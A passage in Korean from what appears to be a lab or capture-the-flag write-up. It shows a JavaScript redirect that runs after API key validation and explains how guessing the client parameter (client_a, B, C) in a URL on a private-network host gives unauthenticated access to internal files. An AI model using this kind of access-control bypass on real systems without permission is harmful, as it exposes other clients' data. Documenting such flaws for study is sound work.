  // 검증 성공 시 상세 페이지로 이동
  log(`${id} API 키 검증 성공, 상세 페이지로 이동`);
  location.href = '?view=container&client=${encodeURIComponent(id)}';
}

```

- 해당 소스 정보에서 키 검증 성공시 수행되는 동작을 확인 가능
- 토큰 정보를 조회하여 통과되면 해당 URL 주소로 넘겨주는 정보를 확인
- 해당 URL은 ?view=container&client=\${encodeURIComponent(id)};로
\${encodeURIComponent(id)}는 client를 구분하기 위한 정보로 추측 가능
- 앞서 로그인 성공 시 화면에서 client를 A,B,C로 구분하는 것을 확인했기 때문에 해당 ID도 알파벳으로 구분할 것으로 추측
- 이를 통해 가정한 URL 주소 http://192.168.20.1:8003/?view=container&client=client_a로 접속을 시도



- 해당 서버는 URL 접근에 대한 별다른 인증이 없어 성공적으로 내부 파일에 접근됨.



- C와 B도 가능